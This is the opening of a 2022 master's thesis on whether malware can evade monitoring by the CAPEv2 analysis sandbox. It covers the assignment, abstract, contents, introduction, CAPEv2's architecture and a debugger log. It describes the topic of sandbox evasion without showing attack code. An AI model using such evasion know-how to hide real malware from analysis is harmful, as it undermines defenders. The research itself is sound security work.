CZECH TECHNICAL
UNIVERSITY
IN PRAGUE

F3

Faculty of Electrical Engineering
Department of Computer Science

Master's Thesis

Evading CAPE Sandbox Detection

Ondřej Maňhal

May 2022

ZADÁNÍ DIPLOMOVÉ PRÁCE

I. OSOBNÍ A STUDIJNÍ ÚDAJE

Příjmení:	**Maňhal**	Jméno: **Ondřej**	Osobní číslo: **466103**
Fakulta/ústav:	**Fakulta elektrotechnická**		
Zadávající katedra/ústav:	**Katedra počítačů**		
Studijní program:	**Otevřená informatika**		
Specializace:	**Kybernetická bezpečnost**		

II. ÚDAJE K DIPLOMOVÉ PRÁCI

Název diplomové práce:

Uniknutí detekce v sandboxu CAPE

Název diplomové práce anglicky:

Evading CAPE Sandbox Detection

Pokyny pro vypracování:

CAPE sandbox is a useful tool for performing behavioral analysis of suspicious binaries/files to determine whether they execute malicious activities. However, it is not entirely clear how well this sandbox covers possible attack vectors that use execution of remote code that do not have to be directly linked to a specific binary/file. The goal of the student is to:
1. Get familiar with CAPE sandbox and create an experimental environment that allows detection evasion when attacking, focusing especially on breaking the monitoring.
2. Survey existing most common detection evasion techniques in the Windows eco system (e.g., LOLBins, persistence).
3. Implement exploits demonstrating these attacks and analyze the capabilities of CAPE for monitoring and detecting such attacks.
4. Document the methodology CAPE uses for attaching the monitor to a new process. If possible, try to find attack vectors that will escape the CAPE monitoring (i.e., by starting new processes without a new monitor attached).

Seznam doporučené literatury:

[1] Singh, Abhinav. (2018). Metasploit Penetration Testing Cookbook - Third Edition.
[2] Dominik, Kouba. Analýza záznamů běhu malwaru pomocí hierarchického multi-instančního učení. MS thesis. České vysoké učení technické v Praze. Vypočetní a informační centrum., 2021.
[3] Cape Sandbox book. CAPE Sandbox Book - CAPE Sandbox v2.1 Book. (n.d.). Retrieved January 7, 2022, from https://capev2.readthedocs.io/en/latest/

Jméno a pracoviště vedoucí(ho) diplomové práce:

Thorsten Sick Avast Software

Jméno a pracoviště druhé(ho) vedoucí(ho) nebo konzultanta(ky) diplomové práce:

Datum zadání diplomové práce: **02.02.2022** Termín odevzdání diplomové práce: **20.05.2022**

Platnost zadání diplomové práce: **30.09.2023**

Thorsten Sick podpis vedoucí(ho) práce	podpis vedoucí(ho) ústavu/katedry	prof. Mgr. Petr Páta, Ph.D. podpis děkana(ky)

III. PŘEVZETÍ ZADÁNÍ

Diplomant bere na vědomí, že je povinen vypracovat diplomovou práci samostatně, bez cizí pomoci, s výjimkou poskytnutých konzultací.
Seznam použité literatury, jiných pramenů a jmen konzultantů je třeba uvést v diplomové práci.

.	
Datum převzetí zadání	Podpis studenta

Acknowledgement / Declaration

My deepest gratitude has to go to my supervisor, Ing. Thorsten Sick, for giving me advice and helping me to follow the right course on this journey. I also sincerely thank doc. Mgr. Branislav Bošanský, Ph.D for his valuable advices. I would also like to thank my friends and family for all the support during my studies.

I declare that the presented work was developed independently and that I have listed all sources of information used within it in accordance with the methodical instructions for observing the ethical principles in the preparation of university theses.

In Prague on May 20, 2022

....

Abstrakt / Abstract

Cílem této práce bylo provést analýzu schopností CAPEv2 sandboxu zaměřeného na analýzu malwaru v případě, že se malware bude aktivně bránit detekci. V teoretické části této práce je dopodrobna rozebrána podstata a funkcionalita CAPEv2 sandboxu pro detekci malware. Také je zde poskytnut základní přehled o nejvíce používaných technikách uniknutí detekce v ekosystému Windows, jakož i základní povědomí o Metasploit Frameworku. Metasploit Framework byl použit v experimentální části pro vývoj a testování útoků, které se snaží uniknout detekci CAPEv2 sandboxu. Nalezené způsoby uniknutí detekce jsou zmapovány a popsány v experimentální části, stejně jako nově nalezená chyba v monitorovacím algoritmu CAPEv2 sandboxu.

Klíčová slova: CAPEv2 sandbox, malware, kyberbezpečnost, metasploit

Překlad titulu: Uniknutí detekce v sandboxu CAPE

The aim of this work is to analyze the capabilities of the CAPEv2 malware analysis sandbox in case the malware actively tries to prevent detection. In the theoretical part of this work, the nature and functionality of the CAPEv2 sandbox are discussed in detail. A basic overview of the most commonly used detection evasion techniques in the Windows ecosystem and a basic overview of the Metasploit Framework is also given. In the experimental section, Metasploit-based attacks are used to test CAPEv2's detection. Multiple types of attacks were found to evade CAPEv2's detection, and they are covered in this work. Also, a new bug in CAPEv2's monitor was discovered, and its impact is discussed in this work.

Keywords: CAPEv2 sandbox, malware, cybersecurity, metasploit

Contents /

1 Introduction 1
1.1 Goal of The thesis 3
2 CAPEv2 Sandbox 4
2.1 CAPEv2 Introduction - What Is a Sandbox 4
2.2 History of CAPEv2 5
2.3 Architecture of The Sandbox 5
2.3.1 Components 5
2.4 CAPEv2 Monitor (Capemon) 8
2.5 Function Hooking 9
2.6 CAPEv2 Public instance 10
3 Detection Evasion Techniques and Process Injection 11
3.1 Sandbox Evasion 11
3.1.1 Delaying Execution — Time-based Evasion 11
3.1.2 Hardware Detection 12
3.1.3 User Interaction 13
3.1.4 Environment Detection 13
3.1.5 Countermeasures to Sandbox Evasion 13
3.2 Process Injection 15
3.2.1 What is a Process 15
3.2.2 DLL Injection 15
3.2.3 Portable Executable (PE) Injection 17
3.2.4 Process Hollowing 17
3.2.5 APC Injection 18
3.3 Other Techniques 20
4 Metasploit Framework 21
4.1 Metasploit Framework Architecture 21
4.1.1 Exploits 21
4.1.2 Encoders 22
4.1.3 Payloads 22
4.2 Meterpreter 23
4.3 Metasploit Session 23
4.4 Process Migration 23
4.5 UAC Bypass Module 24
5 Experiments 25
5.1 Infrastructure 25
5.1.1 Host Machine 25
5.1.2 Guest Machines 26
5.1.3 Kali Linux — attacking machine 27
5.2 Analysis of CAPEv2 Capabilities — Preparation 27
5.2.1 Creating Malicious Payload 27
5.2.2 CAPEv2 Signatures 28
5.2.3 Getting a Stable Session — Investigating Stability Issues 29
5.2.4 Integrating with the Payload — Meterpreter Shell 30
5.3 Analysis of CAPEv2 Capabilities — The Analysis 32
5.3.1 Process Migration 32
5.3.2 Bypassing UAC - BYPASSUAC 33
5.3.3 Persistence Exploits 36
5.3.4 Control via VNC 37
5.3.5 Windows Task Scheduler 39
5.3.6 Killing the Agent 40
5.4 Results 41
6 Summary 43
6.1 Future work 43
References 45
A Attachments 49
A.1 Infrastructure and Configuration 49
A.2 Data 49

Figures /

1.1. New Malware in the Last 2 Years . . . 1
2.1. Sandbox - High-Level Overview . . . 4
2.2. CAPEv2 architecture . . . 5
2.3. CAPEv2 Analysis flow . . . 6
2.4. CAPEv2 Debugger Output . . . 8
2.5. Hooks Trampoline Function . . . 9
3.1. Common Sandbox Evasion Techniques . . . 12
3.2. VMware Specific Registry Keys on a VMware Machine . . . 13
3.3. Taxonomy of Malware Evasion Countermeasures . . . 14
3.4. Architecture of a Windows Process . . . 16
3.5. Classic DLL Injection . . . 16
3.6. PE Injection . . . 17
3.7. Process Hollowing Injection Scheme . . . 18
3.8. APC Injection Scheme . . . 19
4.1. Metasploit Architecture . . . 22
5.1. Guest Machine — Installed Programs . . . 26
5.2. Connection Scheme . . . 29
5.3. PCAP of Reverse TCP Without CAPEv2 Monitor . . . 30
5.4. PCAP of Reverse TCP With CAPEv2 Monitor . . . 30
5.5. Meterpreter Session Establishment . . . 31
5.6. Meterpreter Console Help . . . 31
5.7. Process Migration in Meterpreter . . . 33
5.8. Process Migration Detections . . . 33
5.9. BypassUAC List of Accessed Files as per CAPEv2 . . . 34
5.10. Meterpreter ASK Module Set-Up and Execution . . . 35
5.11. Access to The Monitored File as System . . . 36
5.12. ASK List of Accessed Files as per CAPEv2 . . . 36
5.13. CAPEv2 Detects SW That Ensures Persistence . . . 37
5.14. Using Mouse to Open File . . . 38
5.15. Mouse Commands Not Detected in CAPEv2 . . . 38
5.16. List of Accessed Files — SCHTASK . . . 40
5.17. CAPEv2 Detections — SCHTASK . . . 40

Chapter 1
Introduction

Malware *malicious software* plays a greater and greater role in our everyday lives as in the past two years, around 12 million new malicious programs were registered each month, as shown in Figure 1.1. That is over 450,000 a day![1] This amount of malware cannot be manually processed and analyzed by security researchers, and that is why automated malware analysis is needed. Originally there were two disjoint types of malware analysis, *static* and *behavioral*. While *static analysis* aims at analyzing a potential malware sample without executing it, just utilizing disassembly techniques. *Behavioral analysis* on the other hand, is based on executing the sample in a safe, controlled environment, monitoring the sample, and analyzing its execution flow. Both approaches have their flaws, which is why most modern malware analysis sandboxes use both techniques.




Figure 1.1. New Malware in the Last 2 Years [1]

The ability to quickly analyze a malware sample and understand its behavior and the effect it has on the target system is of utmost importance. Having such knowledge about how the malware works and what it does, is needed to defend against said malware effectively. In case the system defense fails and the malware manages to infect a machine, the knowledge about the malware functionality is also essential for the proper removal of the malware. Usually, removing only the malware binary is not enough as the malware often leaves behind some residues, such as registry entries, services, and processes, or it could also be changes made to the filesystem. In order to properly remove those malware residues, it is needed to have a detailed understanding of the malicious code and its behavior [2].

As the malware developers do not usually make the source code of their malware public, specialized tools are required to analyze the samples of malware executables. This analysis could be performed either manually or with the help of some automated tool. Since the malware source code is considered not available, and we see the malware only as a black box, different analysis approaches that do not require the source code have to be used. As was already mentioned, there are two fundamental approaches to malware analysis. The *static analysis* consists of examining the malware executable on the instruction level. Then, either a security researcher or some automated software can search for patterns and artifacts to understand what the code does. *YARA* is a tool that helps malware researchers with the classification and identification of malware samples. In YARA, security researchers can describe patterns of behavior or just general properties (*signatures*) of a malware or malware family. YARA then helps with the classification of the malware. Based on those rules, it can classify the analyzed sample [3]. As the *static* analysis is performed on the instruction level, it can tell us exactly what the malware is doing. However, the complete static analysis of the malware requires highly specialized knowledge of disassembly, the target operating system concepts, and code constructs. That is because obfuscation — technique used by malware developers to make the machine code of the malware hard to understand — is starting to be widely used, and it makes the static analysis harder to use effectively. On the other hand, *dynamic (behavioral) analysis* consist of running the malware and observing its behavior. The caveat of this approach is the need to run the malware in an environment which would not endanger our system or network. Also, it is needed to monitor the behavior of the malware silently but effectively in order not to miss anything and not to alert the malware that it is being monitored (observed) [4].

One of the ways how to perform *behavioral analysis* is to use a *malware sandbox.* A sandbox is a security system for analyzing suspicious executables in a safe environment. This safe environment is a virtual machine with a fully-featured operating system. The sandbox runs the suspected malware and observes its behavior. This observation is done by the *monitor* part of the sandbox. The result of such an analysis is a report of what steps the malware performed in the system [4].

CAPEv2 *a successor to Cuckoo* sandbox is an open-source automated malware analysis sandbox that is able to perform classification based on signatures and network and behavior analysis — effectively combining both static and behavioral analysis approaches. However, it is not entirely clear how well the CAPEv2 monitor follows the analyzed file when it is actively trying to evade the monitoring. Finding whether there are any ways in which the CAPEv2's detection could be evaded is the goal of this thesis.

If there existed a way how to escape the CAPEv2 monitor, it would be really dangerous for all the analyzers relying on it because that would mean that only a part or nothing of what the malware is doing is really analyzed. The unmonitored action could be used by malware developers not only to hide the actions of the malware but also to mask all the traces of the malware in the system. If the program is not monitored properly, it can also be used to create red herrings in the system with the aim of slowing down the complete analysis of the program.

Because of its modularity and ability to perform many types of attacks, Metasploit Framework was my tool of choice when performing the experimental part of this thesis. Metasploit is the industry-leading pen-testing tool that offers various ways of performing an attack thanks to its modular architecture. As such, it is widely used by pen-testers, hackers, and security researchers to attack programs and machines with the aim of exploiting vulnerabilities in them.

1.1 Goal of The thesis

The main objective of this thesis is to map whether it is possible to evade the monitoring of the CAPEv2 sandbox. To be able to perform such an analysis, several prerequisites have to be met.

In Chapter 2, I got familiar with the CAPEv2 sandbox. I have also documented how CAPEv2 monitors processes. Chapter 3 was aimed at surveying the most common detection evasion techniques in the Windows ecosystem.

The experimental part, which is in Chapter 5, then implements attacks aimed at evading the CAPEv2 monitoring. In this chapter, I have also analyzed the capabilities of the CAPEv2 for monitoring and detecting such attacks, and I have analyzed which attacks are able to evade the CAPEv2 monitoring.

Chapter 2
CAPEv2 Sandbox

CAPEv2 is an open-source automated malware analysis system derived from the Cuckoo Sandbox. The goal was to add automated malware unpacking and configuration extraction. It is to analyze files and collect analysis results that map what the malware does while running inside an isolated Windows operating system [5]. CAPEv2 is now being distributed under the GNU/GPLv3 License.

2.1 CAPEv2 Introduction - What Is a Sandbox

Before CAPEv2 itself can be introduced and described in more detail, the concept of *sandboxing* in malware analysis has to be clear.

A sandbox for malware analysis is an environment that runs the suspicious sample in the safety of a virtual machine, with a fully-featured OS, as the VMs are isolated from the real, sensitive infrastructure. The sandbox then monitors the sample's activity and behavior. In case the sandbox detects a suspected malicious activity in the VM, the analyzed sample is flagged as malware. As the analysis in malware testing sandbox is done by executing the suspicious sample and analyzing its behavior, it makes the sandboxes effective against malware that escapes static analysis. Also, compared to other behavior analysis techniques, sandboxes are safer as they do not require running the suspicious sample in the real infrastructure [6].

Figure 2.1 shows the high-level functionality of the Cuckoo sandbox, which is the predecessor of the CAPEv2. The base functionality remains the same — a file (or URL address) is uploaded to the sandbox. The sandbox then performs some analysis and generates a report. Based on the report, the user can then decide whether the file was malware.




Figure 2.1. Sandbox - High-Level Overview, inspired by [7]

2.2 History of CAPEv2

CAPE sandbox is a fork of Cuckoo Sandbox. Cuckoo Sandbox started as a Google Summer of Code project in 2010 within The Honeynet Project. Unfortunately, since 2015 the Cuckoo sandbox has been unmaintained, and later in 2016, it was replaced by CAPE (Configuration And Payload Extraction) project. CAPE is written in Python 2. Because Python 2 and its successor Python 3 are mutually incompatible and the support of Python 2 ended with the start of the year 2020, a new version of CAPE was needed. CAPEv2 was developed completely in Python3 and started in 2019 [5].

2.3 Architecture of The Sandbox

CAPEv2 consists of a *host* machine and one or several *guest* machines. The *host* machine is responsible for running the core components of the sandbox while the isolated *guest* machines run the malware samples. As shown on the schema in Figure 2.2, The *guest* machine might be a virtual machine of a physical machine, and the only requirement is that it must be on an isolated virtual network with the host machine. Usually, the *guest* machines are run as Windows 7 virtual machines. The *host* machine is recommended to be running an Ubuntu OS.



Cuckoo host
Responsible for guest and analysis management.
Start analysis, dumps traffic and generates reports.
Analysis Guests
A clean environment when run a sample.
The sample behavior is reported back to the Cuckoo host.
Analysis VM n.1
Analysis VM n.2
Analysis VM n.3
Virtual network
Internet / Sinkhole
Virtual network
An isolated network where run analysis virtual machines.

Figure 2.2. CAPEv2 architecture [8]

2.3.1 Components

The following Figure 2.3 shows a scheme of how does the process of analyzing a file looks like. The individual components are described in the following paragraphs. Although the main source of information is [9], which is a blog about the Cuckoo project because CAPEv2 is a fork of Cuckoo, it still applies.

The Scheduler is responsible for initializing the configured machinery module and starting a new pending task if enough resources, such as disk space or virtual machines,




Figure 2.3. CAPEv2 Analysis flow [9]

are available. The scheduler also constantly checks if there are any VMs available. If so, and there is also a task pending, the task information is handed over to the Analysis Manager [9].

The *Analysis Manager* is started by the scheduler. It is responsible for the complete analysis flow of a task. It decides when a machine is started or stopped and if or when other modules are stopped. Furthermore, it is also responsible for finding the right machine for the specific task - it ensures that x64 apps run on x64 machines and so on. Before starting the machine, it will start all the required auxiliary modules. After that, the analysis flow is handled over to the Guest manager [9].

Auxiliary Modules are modules that need to be started before a machine can be started, modules that need to be executed in parallel with the analysis. Those are modules that are responsible for all sorts of tasks either before the machine runs or during. Sniffer, a module that is used to dump all network traffic from the machine, is an example of an auxiliary module. Another example is *human*, a module that mimics the behavior of a human — it moves the mouse and clicks objects [9].

Machinery Modules are responsible for interacting with the hypervisor or physical machine. This means they start, stop or restore the VM. They are initialized by the scheduler and used to manage all the configured VMs while CAPEv2 is running [9].

The *Guest Manager* responsibility is communication with the *agent*. It checks if the machine has started yet. If the machine is started, it uploads everything and starts the analyzer. After that, it keeps polling the agent for results from the analyzer. If a critical timeout is reached, it will force the analyzer to stop [9].

The *Cuckoo Agent* is a simple HTTP server that allows for starting processes and uploading files. It resides inside the VM and should be started as soon as the operating system starts. The Guest manager uses the agent to upload and start the analyzer [9].


The *Analyzer* is the component that is executed inside the guest VM, where it provides all the logic and supporting modules needed for the analysis flow. This means that it is responsible for executing the analyzed sample using the correct analysis package. The analysis package is basically an instruction on how to open the analyzed sample. If the analyzed sample is an executable, then the instruction is to execute it, but if it is MS Word .docx file, then the instruction would be to start up MS Word and, in that, open the analyzed file. The analysis package can be provided when submitting the target file, or it can be automatically detected based on the file type. Before the target is started, auxiliary modules, such as already mentioned *human*, is started. After that, the target program is started with injected *CAPEv2 Monitor DLL* which is responsible for the monitoring of the target program. The analyzer will then run as long as any of the target processes still exist, or the analysis timeout is hit [9].

The *Result Server* responsibility is to handle incoming data streams and to store those streams in the correct format and correct directory. Basically, it is responsible for storing the collected data.

Processing Modules, Signatures, and Reporting Modules are all part of the post-analysis data processing. Firstly all intercepted behavioral data are translated into data that can be used by the signatures. Then the signatures are run against those data, and if any of them match, it is added to the result set. This is then presented to the end-user either as a JSON file or via the web interface, which uses MongoDB for result storage [9].

A special and unique feature of CAPEv2 is its *debugger*. The aim to extract configs or unpacked payloads from arbitrary malware families without relying on process dumps showed that instruction-level monitoring and control are necessary. The *debugger* gives us an insight into the program by enabling us to see the internal and execution state of the analyzed program. As debuggers operate on the running program, they can monitor the values of memory addresses of the analyzed program and their changes during the execution of the program. The *debugger* also allows changes to be made to anything about the analyzed program execution. The ability to change memory and registry values during the program execution enabled CAPEv2 to continue evolving beyond its original capabilities. This means CAPEv2 is now able to perform dynamic anti-evasion bypasses. Since modern malware commonly tries to evade analysis within sandboxes, because the debugger enables instruction-level dynamic monitoring of the malware sample, CAPEv2 is able to detect those efforts. Moreover, CAPEv2 allows dynamic countermeasures to the malware's evasive actions to be developed, combining debugger actions within YARA signatures to detect evasive malware and perform control-flow manipulation to force the sample to skip evasive actions and execute as it would on a normal victim machine [5, 4].

As shown in Figure 2.4, where the debugger output is shown, the debugger allows us to examine the malware on the machine-code level — to see the real instructions the program ran with, similarly to many disassemblers but on a dynamic rather than static level. This means that we are able to examine the program instructions in detail and with the ability to see the actually used memory addresses and values. This is a great advantage to the static disassembly analysis, where we are able to see the instructions only before the program executes [5, 4].


Debugger Output

- **pafish.exe** 3000
- **svchost.exe** 572 *C:\Windows\system32\svchost.exe -k DcomLaunch*
    - **WmiPrvSE.exe** 2052 *C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding*
- **svchost.exe** 2884 *C:\Windows\system32\svchost.exe -k netsvcs*

```
CAPE Sandbox - Debugger log: Thu May  5 18:41:16 2022
Breakpoint 0 set on entry point at 0x00000000FF81A9B4
Breakpoint 0 hit by instruction at 0x00000000FF81A9B4 (thread 1284) RAX=0x76b35700 RCX=0x7fffffda000 RDX=0xff81a9b4
Break at 0x00000000FF81A9B4 in wmiprvse.exe (RVA 0xa9b4, thread 1284, ImageBase 0x00000000FF810000)
0x00000000FF81A9B4  4883EC28                SUB       RSP, 0x28                     RSP=0x20fc70 *RSP=0xff81a9b4
0x00000000FF81A9B8  E80F000000              CALL      0xff81a9cc                    RAX=0x2b992ddfa233 RCX=0xa RDX
0x00000000FF81A9BD  4883C428                ADD       RSP, 0x28                     RSP=0x20fc98 *RSP=0x76b3570d
0x00000000FF81A9C1  E992FCFFFF              JMP       0xff81a658
0x00000000FF81A658  4889742408              MOV       [RSP+0x8], RSI
0x00000000FF81A65D  48897C2410              MOV       [RSP+0x10], RDI
0x00000000FF81A662  4154                    PUSH      R12                           RSP=0x20fc90 *RSP=0
0x00000000FF81A664  4881ECB0000000          SUB       RSP, 0xb0                     RSP=0x20fbe0 *RSP=0
0x00000000FF81A66B  8364242000              AND       DWORD [RSP+0x20], 0x0
0x00000000FF81A670  488D4C2440              LEA       RCX, [RSP+0x40]               RCX=0x20fc20
0x00000000FF81A675  FF15BD5B0300            CALL      GetStartupInfoW               RAX=0 RCX=0 RDX=0x7fffffda000
0x00000000FF81A67B  90                      NOP
0x00000000FF81A67C  65488B042530000000      MOV       RAX, [GS:0x30]                RAX=0x7fffffde000
0x00000000FF81A685  488B7808                MOV       RDI, [RAX+0x8]                RDI=0x210000
0x00000000FF81A689  33F6                    XOR       ESI, ESI
0x00000000FF81A68B  33C0                    XOR       EAX, EAX                      RAX=0
0x00000000FF81A68D  F0480FB13DA2A90400      LOCK CMPXCHG    [RIP+0x4a9a2], RDI
0x00000000FF81A696  0F858F420100            JNZ       0x14295
```

